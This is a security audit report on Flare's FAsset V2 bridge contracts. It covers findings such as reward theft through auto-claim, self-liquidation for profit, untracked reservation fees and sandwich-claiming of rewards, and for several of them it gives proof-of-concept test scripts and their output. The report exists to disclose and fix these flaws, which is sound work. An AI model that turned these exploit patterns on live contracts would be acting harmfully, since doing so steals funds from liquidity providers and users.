



FAsset V2
Smart Contract
Security Review



FAsset V2 Smart Contract Review

Version: v240220

Prepared for: Flare

November 2023

Smart Contract Review

Executive Summary

Summary of Findings

Findings where caution is advised

Solved issues & recommendations

Assessment and Scope

Fix Review

Detailed Findings

Disclaimer

Appendix




File hashes

Executive Summary

In July 2023, Flare engaged Coinspect to review the second version of the FAsset Protocol smart contracts. The objective of the project was to evaluate the security of the collateralized bridge solution that enables cross-chain native token transfers.

FAsset Protocol operates with the liquidity of agents and liquidity providers that deposit collateral into the bridge. In addition, it relies on the proof system provided by Flare's State Connector to track down all operations and challenges of the protocol.

The following issues were identified during the initial assessment:

 Solved	 Caution Advised	 Resolution Pending
High 4	High 0	High 0
Medium 6	Medium 1	Medium 0
Low 5	Low 1	Low 0
No Risk 7	No Risk 0	No Risk 0
Total 22	Total 2	Total 0

Coinspect identified four high-risk, seven medium-risk and six low-risk issues. For simplicity, these issues are grouped below into high-level categories or scenarios:

- Incompatibilities with the Proof structure, making it impossible to prove payments in UTXO chains.

- Collateral pool token's price manipulation, allowing malicious actors to profit by depreciating collateral pool tokens' value.
- Integration flaws with existing Flare functionality, such as FTS0 reward claiming, allowing adversaries to steal funds.
- Manipulation of agents' health factor causing unfair liquidations.
- Untracked rewards leading to loss of profit.
- Bypass of the settings update process performed by malicious Agents, enabling updates at any time.
- The possibility to use forbidden or overly dangerous global variable values, breaking core functionalities of the bridge such as the minting process.

Summary of Findings

Findings where caution is advised

These issues have been addressed, but their risks have not been fully mitigated. Any future changes to the codebase should be carefully evaluated to avoid exacerbating these issues or increasing their probability.

Id	Title	Risk
FAS-026	Insufficient amount of integration tests	Medium
FAS-015	Rewards will be lost if an agent or pool is destroyed before claiming	Low

Solved issues & recommendations

These issues have been fully fixed or represent recommendations that could improve the long-term security posture of the project.

Id	Title	Risk
FAS-010	Payments on UTXO chains cannot be verified under certain conditions	High
FAS-011	Agent owner can steal all the collateral pool rewards by enabling auto-claim	High
FAS-013	Attacker can leave his vault undercollateralized and liquidate it themselves for profit	High
FAS-022	Pool liquidity providers are not compensated with failed collateral reservations fees	High

FAS-014	Sandwich-claiming FTSO rewards yields the agent's owner unfair profits	Medium
FAS-017	Unclear incentives to update current block allows stealing collateral reservation fees	Medium
FAS-019	Malicious agent can prevent LPs from exiting a pool by setting a high exit collateral ratio	Medium
FAS-020	Agent owner can execute a pre-announced settings update at any time	Medium
FAS-021	Agents can't redeem collateral pool tokens after the WNat address update	Medium
FAS-023	Malicious agents can sandwich each minting execution to harm liquidity providers	Medium
FAS-016	Underlying block number update manipulation	Low
FAS-012	Anyone can prevent a vault from being destroyed	Low
FAS-018	Risky values for underlying seconds/blocks for payment setting can lead to loss of funds	Low
FAS-024	Attackers can atomically execute minting and liquidate any agent after a price swing	Low
FAS-025	A low minting cap breaks the minting flow	Low
FAS-027	Settings updates execution revert due to overflow	None
FAS-028	Users can be prevented from entering a pool by abusing of the topup price factor value	None
FAS-029	Minters are not able to reserve collateral if FTSO oracles refresh rate increases	None
FAS-030	Enabling FTSO auto-claim could revert for agent vaults and pools	None
FAS-031	Different collateral pool tokens have the same metadata	None
FAS-032	Zero FAsset debt repayment event emission	None

FAS-033

An event could be emitted when the heartbeat is updated

None

Assessment and Scope

The source code review of the Flare FAssets Bridge started on July 24, 2023, and was conducted on the main branch of the git repository located at <https://gitlab.com/flarenetwork/fasset> as of commit `51f1c4a5e91efc1004b2d814e894d0761c9b4350`.

Overall, the code was easy to read, and was accompanied with an outstanding documentation and specifications. In addition, the testing suite is of exceptional quality, encompassing a comprehensive range of tests and scenarios. However, Coinspect identified room for improvement when it comes to integration tests coverage, as many issues in the present report could have been detected using an actual environment instead of a mocked one (FAS-026).

It is worth pointing out that side effects from the interactions with external sources, as well as the impact of the whole economic system proposed by the FAsset protocol are out of this project's scope (e.g., the impact of having FAsset accumulation on DEXes, and FAsset availability for liquidations, among others). These scenarios require further analysis to ensure the correct functioning of the protocol.

For the present engagement, Coinspect assumed that the State Connector works properly.

The State Connector manages proofs related to payments, balance changes, and challenges. Meanwhile, the FAsset system communicates with the State Connector using external calls through its interface, heavily relying on its performance and behavior. However, this direct dependence can cause problems when processing some payments on UTXO chains, referred to as FAS-010. Also, because proofs are deleted after 24 hours by design, setting payment windows beyond this duration can disrupt the entire bridging process, as indicated by FAS-018.

FAsset provides a heartbeat that monitors the current timestamp and block number, which are important for setting payment deadlines. Since they are updated via different mechanisms, Coinspect noted the possibility of these values becoming out-of-sync or being changed, as seen in FAS-016. Additionally, Coinspect pointed out that the incentives to keep these values accurate and updated are not clear, labeled as FAS-017.

The protocol is a collateralized bridge, where external actors called Agents lock down tokens used to back assets minted on the Flare chain, called FAssets. For each underlying chain (e.g., Bitcoin), the bridge mints its equivalent FAsset (fBTC, for Bitcoin). This review covers the version 2 of the bridge, where the main difference with

the previous version is that the bridge operates using a dual collateral (stablecoins and WNat) system. Each Agent has a Vault and a Collateral Pool where each entity uses a different type of token as collateral, respectively. External users can provide liquidity to any Collateral Pool in exchange of rewards (from minting and redemption fees as well as FTSOs), that are distributed proportionally across all collateral pool tokens, increasing each token's price. The pools have a complex repricing system as three different tokens coexist: collateral pool token, WNat and the backed FAsset. Users can get their assets back on the supported underlying chains by redeeming the respective FAsset.

Liquidity providers receive rewards in either WNat or FAsset, based on the fee's origin. For example, if a minter fails to pay on the main chain, the Agent can present proof of non-payment and then collect the collateral reservation fee. However, this fee collection mechanism harms liquidity providers since the internal accountancy is not properly updated, making it possible for the Agent owner to steal all the fees, as noted in FAS-022. Agents have the flexibility to adjust fee percentages to attract more liquidity provider deposits, thereby supporting the creation of more FAsset. They can also establish specific exit collateral ratios for added financial security against any price fluctuations in the pool's collateral. However, Coinspect found an issue related to this, where the Agent owner could stop the redemption of collateral pool tokens, thereby forcing users to purchase FAssets to close their position, labeled as FAS-019. Additionally, Coinspect detected a time-lock bypass for the Agent settings modification, enabling the owner to roll out any update without time restrictions, referenced as FAS-020. Furthermore, the collateral pool has the capability of modifying the WNat contract. Due to this, the Agent owner can't redeem collateral pool tokens since the Vault does not enact this change, causing two distinct WNat addresses to exist side by side, detailed in FAS-021.

With minted FAssets backed by the dual collateral system, a decrease in any collateral's price can lead to the liquidation of entities like the Vault or Pool. Liquidations attempt to restore the Agent's collateral ratio to a safe level. Coinspect highlighted a flaw related to the Agent's ability to withdraw collateral, by which Agent owners can reduce the vault's collateral and initiate its liquidation for profit, as indicated by FAS-013. Concerning the minting activity, Coinspect spotted two potential misuse cases. Since Agent owners have the capability to mint, they might increase their stake in the collateral pool shortly before minting, and then leave, thereby collecting an undue amount of FAsset fees. This action could disadvantage liquidity providers, as detailed in FAS-023. Conversely, FAS-024 reveals a misuse case where someone might manipulate the Agent's collateral ratio, causing its liquidation post a price change. Additionally, Coinspect found an issue where the governance might set the minting cap below the lot size, thus halting the minting operations and blocking any Agent from obtaining reservations, labeled as FAS-025.

Regarding bridge interactions with other Flare contracts, price data is sourced from FTSOs, presuming their reliable and honest operation. Agents have the option to collect

FTSO rewards, airdrops and delegate their voting power, based their `Wnat` balance. However, Coinspect detected several integration concerns involving these features and the `FAsset` bridge. Collateral pools may select automatic reward collection, enabling the `Agent` owner to steal all the rewards, as marked by `FAS-011`. Also, the `Agent` owner is the only party able to control the manual claim, a feature that alters the value of collateral pool tokens. Because of this, a deceitful owner could strategically time the claim of rewards after buying and then returning collateral pool tokens, outlined in `FAS-014`.

About the `Agent` life-cycle, the system allows its destruction when it's no longer in use. However, destroying an `Agent` with unclaimed FTSO rewards results in permanent reward losses as outlined in `FAS-015`. Lastly, Coinspect found how certain actions might stop an `Agent`'s destruction, detailed in `FAS-012`.

Fix Review

The `Flare` Team provided `Coinspect` with an updated version of the `FAssets Protocol`, fixing the issues reported on this document. Each issue's state is updated according to the relevant commit where the fixes were made.

Coinspect reviewed the git repository located at <https://gitlab.com/flarenetwork/fasset> as of commit `cc5e47f15a92f7dc3fa78cde965a1195aab8934c`, made on November 2nd, 2023.

Detailed Findings

FAS-010

Payments on UTXO chains cannot be verified under certain conditions

Status

Solved




Resolution

Fixed

Risk

High



Impact
High

Likelihood
High

Location

ISCPProofVerifier.sol

Description

Unsuspecting minters or agents could send a transaction with more than 255 outputs or inputs and the system will fail to verify any payment containing those transactions.

The Payment proof structure considers that the maximum amount of either inputs or outputs is 255, as it is a one-byte long unsigned integer:

```
// Index of the transaction input indicating source address on
UTXO chains, 0 on non-UTXO chains.
uint8 inUtxo;

// Output index for a transaction with multiple outputs on UTXO chains,
0 on non-UTXO chains.
// The same as in the 'utxo' parameter from the request.
uint8 utxo;
```

Transactions on UTXO chains like Bitcoin can have more inputs or outputs than 255, for example transactions with 20,000 inputs and 13,107 outputs were recorded in the past.

An issue describing a similar bug was previously included in Coinspect's State Connector's audit (ATC-09: Attacker can prevent Payment and Balance Decreasing Attestations).

It is worth pointing out that ATC-09 mentions that this limitation affects not only to Payment but also to BalanceDecreasingTransaction and ISCPProofVerifier does not include any UTXO index on the balance decreasing transaction's proof.

Recommendation

Modify the index type in the proof structure to support payments in transactions with many UTXOs. Evaluate the need to include UTXO indexes on other types of proofs if necessary. Also, clearly document what's the expected behavior from the proof verification framework.

Status

- Update status on September 19th, 2023:

```
FAS-010 is still open, since we are waiting for a major change on State
Connector that will include the fix
```


- Fixed on commit `cc5e47f15a92f7dc3fa78cde965a1195aab8934c`

A new interface for the State Connector was made, where the type for `inUtxo` parameter was changed to `uint256`:

```
/**
 * @notice Request body for Payment attestation type
 * @param transactionId Id of the payment transaction.
 * @param inUtxo Index of the transaction input. Always 0 for the
non-utxo chains.
 * @param utxo Index of the transaction output. Always 0 for the
non-utxo chains.
 */
struct RequestBody {
    bytes32 transactionId;
    uint256 inUtxo;
    uint16 utxo;
}
```

FAS-011

Agent owner can steal all the collateral pool rewards by enabling auto-claim



Description

Collateral pool rewards received via auto-claims or airdrops are not distributed to the liquidity providers, allowing instead, the agent's owner to steal all those rewards tokens.

All `WNat` rewards and airdrops minted or transferred directly to any Collateral Pool contract, are not accounted as part of `totalCollateral`. Because of this, pool liquidity providers will never receive the proportional rewards that the pool receives from auto-claims or airdrops, as the pool tokens will not reprice. The `totalCollateral` variable is increased by three functions only: `_depositWNat()` (only called when entering a pool), `claimFtsoRewards()`, and `claimAirdropDistribution()`. This means that any inlet of reward tokens (`WNat`) that does not invoke these methods, won't be accounted as collateral.

Enabling reward auto-claim requires the owner to pay in advance the executor's fee when calling `setAutoClaiming()`. By default this function sets the `CollateralPool` contract as the receiver of the rewards. Auto-claimed rewards are sent when the executor calls `FtsoRewardManager.autoClaim()`. This function ultimately sends the accrued rewards to the receiver by calling `WNat.depositTo()`, which mints `WNat` to the receiver:

```
// Set executors that can then automatically claim rewards and airdrop.
function setAutoClaiming(IClaimSetupManager _claimSetupManager,
address[] memory _executors)
    external
    payable
    override
    onlyAgent
{
    _claimSetupManager.setAutoClaiming{value: msg.value}
    (_executors, false);
    // no recipients setup - claim everything to pool
}
```

```
function autoClaim(address[] calldata _rewardOwners, uint256
_rewardEpoch)
    external override
    onlyIfActive
    mustBalance
    nonReentrant
{
    {...}
    for (uint256 i = 0; i < _rewardOwners.length; i++) {
        {...}
        if (rewardAmount > 0) {
            // transfer total amount (state is updated and events
            // are emitted in _claimReward)
            //slither-disable-next-line arbitrary-send-eth
            // amount always calculated by _claimReward
            wNat.depositTo{value: rewardAmount}(claimAddress);
        }
    }
    {...}
}
```

```
function depositTo(address recipient) external payable override {
    require(recipient != address(0), "Cannot deposit to zero
address");
    // Mint WNAT
    _mint(recipient, msg.value);
    // Emit deposit event
    emit Deposit(recipient, msg.value);
}
```

Rewards received from auto-claim, can only be recovered when destroying the agent and are transferred back to the owner. Note that after all users exit the pool,

`totalCollateral` will be zero and will not trigger the reversal of the second require statement:

```
function destroy(address payable _recipient) external override
onlyAssetManager nonReentrant {
    require(token.totalSupply() == 0, "cannot destroy a pool with
issued tokens");
    require(totalCollateral == 0, "cannot destroy a pool holding
collateral");
    require(totalFAssetFees == 0, "cannot destroy a pool holding f-
assets");
    token.destroy(_recipient);
    // transfer native balance, if any (used to be done by
selfdestruct)
    _transferNAT(_recipient, address(this).balance);
    // transfer untracked f-assets and wNat, if any
    uint256 untrackedWNat = wNat.balanceOf(address(this));
    uint256 untrackedFAsset = fAsset.balanceOf(address(this));
    if (untrackedWNat > 0) {
        wNat.safeTransfer(_recipient, untrackedWNat);
    }
    if (untrackedFAsset > 0) {
        fAsset.safeTransfer(_recipient, untrackedFAsset);
    }
}
```

It is worth mentioning that if an attacker follows the steps to prevent an agent destruction shown on FAS-012, the auto-claimed rewards will remain locked in the Collateral Pool.

Proof of concept

The following case shows how the `totalCollateral` remains unchanged after receiving auto-claimed rewards, simulated by directly minting `WNat` to the Collateral Pool. After the pool is destroyed, all the claimed rewards end up in the owner's hands.

To reproduce this test, place it in the `implementation/CollateralPool.ts` test file.

Output

```
=== Initial Pool State ===
Total Collateral accounted: 0
Pool wNAT balance: 0

=== After Auto-Claim ===
Total Collateral accounted: 0
Pool wNAT balance: 10000000000000000000
```



```
=== Before Pool Destruction ===  
Agent wNAT balance: 0  
  
=== After Pool Destruction ===  
Agent wNAT balance: 10000000000000000000
```

Script

```
it("coinspect - can steal all auto-claimed rewards upon  
destruction", async () => {  
  const contract = await MockContract.new();  
  await collateralPool.setAutoClaiming(contract.address,  
[accounts[2]], { from: agent });  
  
let totalCollateral = await collateralPool.totalCollateral();  
let poolwNatBalance = await  
wNat.balanceOf(collateralPool.address);  
console.log(`\n === Initial Pool State ===`);  
console.log(`Total Collateral accounted: ${totalCollateral}`);  
console.log(`Pool wNAT balance: ${poolwNatBalance}`);  
  
// Simulate auto claims with an inlet of wNAT via depositTo (ultimately  
mints token to the recipient)  
await wNat.mintAmount(collateralPool.address, ETH(10));  
totalCollateral = await collateralPool.totalCollateral();  
poolwNatBalance = await wNat.balanceOf(collateralPool.address);  
console.log(`\n === After Auto-Claim ===`);  
console.log(`Total Collateral accounted: ${totalCollateral}`);  
console.log(`Pool wNAT balance: ${poolwNatBalance}`);  
  
let balanceOfAgent = await wNat.balanceOf(agent);  
console.log(`\n === Before Pool Destruction ===`);  
console.log(`Agent wNAT balance: ${balanceOfAgent}`);  
  
const payload =  
collateralPool.contract.methods.destroy(agent).encodeABI();  
await assetManager.callFunctionAt(collateralPool.address,  
payload);  
  
balanceOfAgent = await wNat.balanceOf(agent);  
console.log(`\n === After Pool Destruction ===`);  
console.log(`Agent wNAT balance: ${balanceOfAgent}`);  
});
```

Recommendation

Ensure that the inlet of tokens from auto-claims is accounted as collateral.

Status

Fixed on commit a75b954bbd0c6c4315baad8734534f0066f6dad6.

The auto-claim functionality was removed from the Collateral Pool's implementation:

```
Removed autoclaiming support from pool. Instead, agent bot (in fasset bots project) project will automatically perform claiming.
```

FAS-013

Attacker can leave his vault undercollateralized and liquidate it themselves for profit



Location

`contracts/fasset/library/AgentsExternal.sol`

Description

A price swing between the collateral withdrawal announcement and its execution might take an agent's vault collateral ratio (CR) below the system's minimum, turning the agent liquidatable. This same agent's owner can profit by abusing this process if controlling a liquidation bot.

The attack is performed by suddenly making the agent unhealthy with a withdrawal, and bundling the withdrawal execution with the liquidation on the same transaction. It is possible to bundle those transactions because the owner knows in advance that after the withdrawal his agent will be unhealthy. The owner can profit with this steps as liquidations' payments pay collateral at a "discount

price". This could be also repeated over time, and the attacker can start this any time they believe a price swing is going to happen soon.

An agent is able to announce a collateral withdrawal when the vault is healthy (CR way over the minimum) and has to wait a predefined period (system setting) to execute that withdrawal. Upon announcement, the `announceWithdrawal()` function checks that the amount to be withdrawn can be satisfied by the current free collateral (assets that are not currently backing any debt):

```
// announcement increased - must check there is enough free
collateral and then lock it
// in this case the wait to withdrawal restarts from this moment
uint256 increase = _amountWei - withdrawal.amountWei;
require(increase <= collateralData.freeCollateralWei(agent),
"withdrawal: value too high");
```

However, the `withdrawalExecuted` function only checks that the agent is either in normal state or has no backed debt. There are no checks to ensure that the collateral ratio after executing a withdrawal is over the minimum system ratio.

```
// only agents that are not being liquidated can withdraw
// however, if the agent is in FULL_LIQUIDATION and totally
liquidated,
// the withdrawals must still be possible, otherwise the collateral
gets locked forever
require(agent.status == Agent.Status.NORMAL ||
agent.totalBackedAMG() == 0, "withdrawal: invalid status");
```

Because of this, an agent is able to announce a withdrawal when the vault's CR is high, and execute the withdrawal regardless the vault's ending CR. It is worth mentioning that the ending CR will depend on the spread of the price swing (between the announcement and withdrawal execution). The higher the price spread, the lower the ending CR will be.

Proof of Concept

The following test shows an agent starting with vault and pool collateral, both in healthy states (vault CR starts at 2.5). It processes a mint operation and after that, announces a withdrawal for the remaining free collateral. Before executing the withdrawal, there is a price swing that takes the vault's CR to 2.0. After executing the withdrawal, the vault CR falls below 1.2.

To reproduce this proof of concept, use the `09-Liquidation.ts` file under the `fasset-simulation` directory.

Output

```
Initial Vault CR: 25000
Initial Pool CR: 31188
Withdrawal amount: 108000000001748910891089200

After Announcement Vault CR: 25000
After Announcement Pool CR: 31188

== Price swing lowers the agent's CR to 2 ==

Before Withdrawal Vault CR: 20000
Before Withdrawal Pool CR: 24950
After Withdrawal Vault CR: 12799
After Withdrawal Pool CR: 24950

Safety Min CR: 15000
Min CCB CR: 13000
```

Script

```
it("coinspect - can announce withdrawal and then withdraw regardless
the ending CR", async () => {
  const agent = await Agent.createTest(context, agentOwner1,
  underlyingAgent1);
  const minter = await Minter.createTest(
    context,
    minterAddress1,
    underlyingMinter1,
    context.underlyingAmount(10000)
  );
  const liquidator = await Liquidator.create(context,
  liquidatorAddress1);
  // make agent available
  const fullAgentCollateral = toWei(3e8);
  const poolFullAgentCollateral = toWei(9e8);
  await
  agent.depositCollateralsAndMakeAvailable(fullAgentCollateral,
  poolFullAgentCollateral);

  // update block
  await context.updateUnderlyingBlock();
  // perform minting
  const lots = 3;
  const crt = await minter.reserveCollateral(agent.vaultAddress,
  lots);
  const txHash = await minter.performMintingPayment(crt);
  const minted = await minter.executeMinting(crt, txHash);
  assertWeb3Equal(minted.mintedAmountUBA,
  context.convertLotsToUBA(lots));

  // Set initial CR
  await
  agent.setVaultCollateralRatioByChangingAssetPrice(2_5000); // 2.5
  console.log(`Initial Vault CR: ${await
```

```

agent.getAgentInfo()).vaultCollateralRatioBIPS}`);
  console.log(`Initial Pool CR: ${await
agent.getAgentInfo()).poolCollateralRatioBIPS}`);

// Announce some withdrawal
  const agentInfo = await agent.checkAgentInfo({
    totalVaultCollateralWei: fullAgentCollateral,
    freeUnderlyingBalanceUBA: minted.agentFeeUBA,
    mintedUBA: minted.mintedAmountUBA.add(minted.poolFeeUBA),
  });
  // should not withdraw all but only free collateral
  await expectRevert(
    agent.announceVaultCollateralWithdrawal(fullAgentCollateral),
    "withdrawal: value too high"
  );
  const minVaultCollateralRatio =
agentInfo.mintingVaultCollateralRatioBIPS; // >
agent.vaultCollateral().minCollateralRatioBIPS
  const vaultCollateralPrice = await
context.getCollateralPrice(agent.vaultCollateral());
  const lockedCollateral = vaultCollateralPrice
    .convertUBAtoTokenWei(agentInfo.mintedUBA)
    .mul(toBN(minVaultCollateralRatio))
    .divn(MAX_BIPS);

const withdrawalAmount = fullAgentCollateral.sub(lockedCollateral);
  await
agent.announceVaultCollateralWithdrawal(withdrawalAmount);

console.log(`Withdrawal amount: ${withdrawalAmount}`);
  console.log(``);

console.log(`After Announcement Vault CR: ${await
agent.getAgentInfo()).vaultCollateralRatioBIPS}`);
  console.log(`After Announcement Pool CR: ${await
agent.getAgentInfo()).poolCollateralRatioBIPS}`);

// time passes
  await time.increase(context.settings.withdrawalWaitMinSeconds);

// price change
  let newCR = 2_0000;
  console.log(`\n== Price swing lowers the agent's CR to ${newCR
/ 10000} ==`);
  console.log(``);

await agent.setVaultCollateralRatioByChangingAssetPrice(newCR);

// Withdraw
  console.log(`Before Withdrawal Vault CR: ${await
agent.getAgentInfo()).vaultCollateralRatioBIPS}`);
  console.log(`Before Withdrawal Pool CR: ${await
agent.getAgentInfo()).poolCollateralRatioBIPS}`);

await agent.withdrawVaultCollateral(withdrawalAmount);
  console.log(`After Withdrawal Vault CR: ${await
agent.getAgentInfo()).vaultCollateralRatioBIPS}`);
  console.log(`After Withdrawal Pool CR: ${await
agent.getAgentInfo()).poolCollateralRatioBIPS}`);

```

```
const collateralTypes = (await
context.assetManager.getCollateralTypes())[1];
  console.log(` `);
  console.log(`Safety Min CR:
${collateralTypes.safetyMinCollateralRatioBIPS}`);
  console.log(`Min CCB CR:
${collateralTypes.ccbMinCollateralRatioBIPS}`);
});
```

Recommendation

Ensure that the collateral ratio after withdrawal execution does not fall below the system's minimum value.



Status

Fixed on commit [d955bca6af4be17076c8d9bf73efad936af18eb8](#).

The `AgentsExternal` library now checks the ending CR upon withdrawal execution.

FAS-022

Pool liquidity providers are not compensated with failed collateral reservations fees

Status Solved	Risk High
	
Resolution Fixed	Impact High Likelihood High
Location <code>CollateralReservations.sol</code> <code>CollateralPool.sol</code>	

Description

Collateral reservations where the minter did not pay on the underlying chain, mint a portion of the reservation fee (in `WNat`) directly to the pool. However, this portion is not accounted as collateral. As a consequence, the price of the pool tokens does not increase and liquidity providers are not rewarded. All these reservation fees that are sent to the pool can be obtained by the agent's owner upon destruction.

When a minter fails to pay on time on the underlying chain, the agent owner can call `AssetManager.mintingPaymentDefault()` to collect the `NAT` tokens equivalent to the locked collateral reservation fees. The fees are split into the agent's vault and

pool. The latter, uses WNat tokens as collateral, tracked by the `totalCollateral` variable:

```
CollateralReservations.mintingPaymentDefault()
// share collateral reservation fee between the agent's vault and
pool
uint256 poolFeeShare =
crt.reservationFeeNatWei.mulBips(agent.poolFeeShareBIPS);
Agents.getPoolWNat(agent).depositTo{value: poolFeeShare}
(address(agent.collateralPool));
IIAgentVault(crt.agentVault).depositNat{value:
crt.reservationFeeNatWei - poolFeeShare}();
```

```
CollateralPool._depositWNat()
function _depositWNat() internal {
// msg.value is always > 0 in this contract
if (msg.value > 0) {
totalCollateral += msg.value;
wNat.deposit{value: msg.value}();
}
}
```

However, the `poolFeeShare` received by the pool is directly sent using `WNat.depositTo()`, which mints the equivalent of the `msg.value` provided to the specified recipient. As a result, the collateral pool has an inlet of WNat representing the reservation fee, but does not account this inlet as part of its collateral:

```
CollateralPool._getAssetData()
poolNatBalance: totalCollateral
```

```
CollateralPool.exit()
uint256 natShare = _tokenShare.mulDiv(assetData.poolNatBalance,
assetData.poolTokenSupply);
{...}
_transferWNat(msg.sender, natShare);
```

The price of the pool tokens will remain constant. For example when exiting the pool, it can be seen that not increasing the `poolNatBalance` keeps the share price constant (before and after collecting the fee), harming liquidity providers and rewarding only the agent's owner.

It is worth mentioning that due to the reasons shown before, the WNat tokens received in concept of CRT fees are only recoverable when destroying the agent:

```
uint256 untrackedWNat = wNat.balanceOf(address(this));
uint256 untrackedFAsset = fAsset.balanceOf(address(this));
if (untrackedWNat > 0) {
```

```
wNat.safeTransfer(_recipient, untrackedWNat);  
}
```

Because of FAS-012, an attacker can prevent an agent vault and pool from being destroyed, locking the fees forever.

Proof of Concept

The following proof of concept uses an integration test provided by the Flare team. Coinspect only added console logs to track the values of the `totalCollateral` and `WNat` pool's balance.

To reproduce, use the `mint` defaults - no underlying payment test from `/fasset-simulation/03-MintingFailures.ts` and add the following logs:

Before the Collateral Reservation Transaction, after depositing tokens to the pool

```
console.log(`\n=== BEFORE MINTING ===`);  
console.log(`Total Pool Collateral: ${await  
agent.collateralPool.totalCollateral()}`);  
console.log(`Pool Wnat Balance: ${await  
context.wNat.balanceOf(agent.collateralPool.address)}`);
```

After collecting the reservation fee, right before calling `exitAndDestroy()`

```
console.log(`\n=== AFTER COLLECTING CRT ===`);  
console.log(`Total Pool Collateral: ${await  
agent.collateralPool.totalCollateral()}`);  
console.log(`Pool Wnat Balance: ${await  
context.wNat.balanceOf(agent.collateralPool.address)}`);
```

Output

```
=== BEFORE MINTING ===  
Total Pool Collateral: 3000000000000000000000000000  
Pool Wnat Balance: 3000000000000000000000000000  
  
=== AFTER COLLECTING CRT ===  
Total Pool Collateral: 3000000000000000000000000000  
Pool Wnat Balance: 300001389428571428571428571
```

Recommendation

Add a function to the `CollateralPool`, only callable by the `AssetManager`, to update the collateral when a CRT fee is collected. Also consider including a mechanism to reduce the accumulation of uncollected CRT fees in order to minimize the pool share price change once the fee is collected.

Status

Fixed on commit `1ca46f29984af7539e332b28696f9226f3d16ca0`.

Pool reservation fees are now properly deposited into each collateral pool.

FAS-014


Sandwich-claiming FTSO rewards yields the agent's owner unfair profits

Status
Solved



Resolution
Fixed

Risk
Medium



Impact
High
Likelihood
Medium

Location

`CollateralPool.sol`

Description

An agent owner can coordinate calls to a Collateral Pool's `enter()`, `claimFtsoRewards()`, and `exit()`. Consequently, getting a bigger proportion of the rewards and reducing the amount received by the collateral pool liquidity providers.

The agent owner controls when FTSO rewards are claimed for a Collateral Pool. This process increases the `CollateralPoolToken` price, because it increases the `totalCollateral` variable (used to calculate the `tokenShare`):

```
function claimFtsoRewards(IFtsoRewardManager _ftsoRewardManager,  
uint256 _lastRewardEpoch)  
external
```

```

    override
    onlyAgent
    returns (uint256)
  {
    uint256 claimed = _ftsoRewardManager.claim(address(this),
payable(address(this)), _lastRewardEpoch, true);
    totalCollateral += claimed;
    return claimed;
  }

```

The poolNatBalance item under the _getAssetData() return is equal to the totalCollateral:

```

function _getAssetData() internal view returns (AssetData memory) {
    uint256 poolFAssetFees = totalFAssetFees;
    (uint256 assetPriceMul, uint256 assetPriceDiv) =
assetManager.assetPriceNatWei();
    return AssetData({
        poolTokenSupply: token.totalSupply(),
        agentBackedFAsset:
assetManager.getFAssetsBackedByPool(agentVault),
        poolNatBalance: totalCollateral,
        poolFAssetFees: poolFAssetFees,
        poolVirtualFAssetFees: poolFAssetFees + totalFAssetFeeDebt,
        assetPriceMul: assetPriceMul,
        assetPriceDiv: assetPriceDiv
    });
}

```

This parameter is used in _collateralToTokenShare() to calculate the amount of token shares for a given amount of collateral:

```

uint256 tokenShareAtStandardPrice = poolConsideredEmpty
? collateralAtStandardPrice
: _assetData.poolTokenSupply.mulDiv(collateralAtStandardPrice,
_assetData.poolNatBalance);
uint256 tokenShareAtTopupPrice = poolConsideredEmpty
? collateralAtTopupPrice
: _assetData.poolTokenSupply.mulDiv(collateralAtTopupPrice,
_assetData.poolNatBalance);

```

Because only the agent's owner is allowed to call claimFtsoRewards(), he can deposit (enter()) a high NAT amount, then claim and lastly redeem the pool tokens (exit()) getting an unfair amount of rewards.

```

collateralPool.enter(): Minted Share Calculation
// calculate obtained pool tokens and free f-assets
uint256 tokenShare = _collateralToTokenShare(assetData,
msg.value);

collateralPool.exit(): Burned Share Calculation

```



```

accounts[2] });
    const tokens2 = await collateralPoolToken.balanceOf(accounts[2]);
    collateralPoolBalance = await
wNat.balanceOf(collateralPool.address);

console.log(`Tokens received paying 10 NAT: ${tokens2}`);
    console.log(`WNat Pool Balance: ${collateralPoolBalance} WNat`);

// Account 1 exits the pool
    console.log("\n === Account 1 exits ===");
    await collateralPool.exit(tokens1,
TokenExitType.MINIMIZE_FEE_DEBT, { from: accounts[1] });
    const nat1 = await wNat.balanceOf(accounts[1]);
    let profit1 = nat1.sub(suppliedWnat);
    console.log(`WNat received by redeeming pool tokens: ${nat1}`);
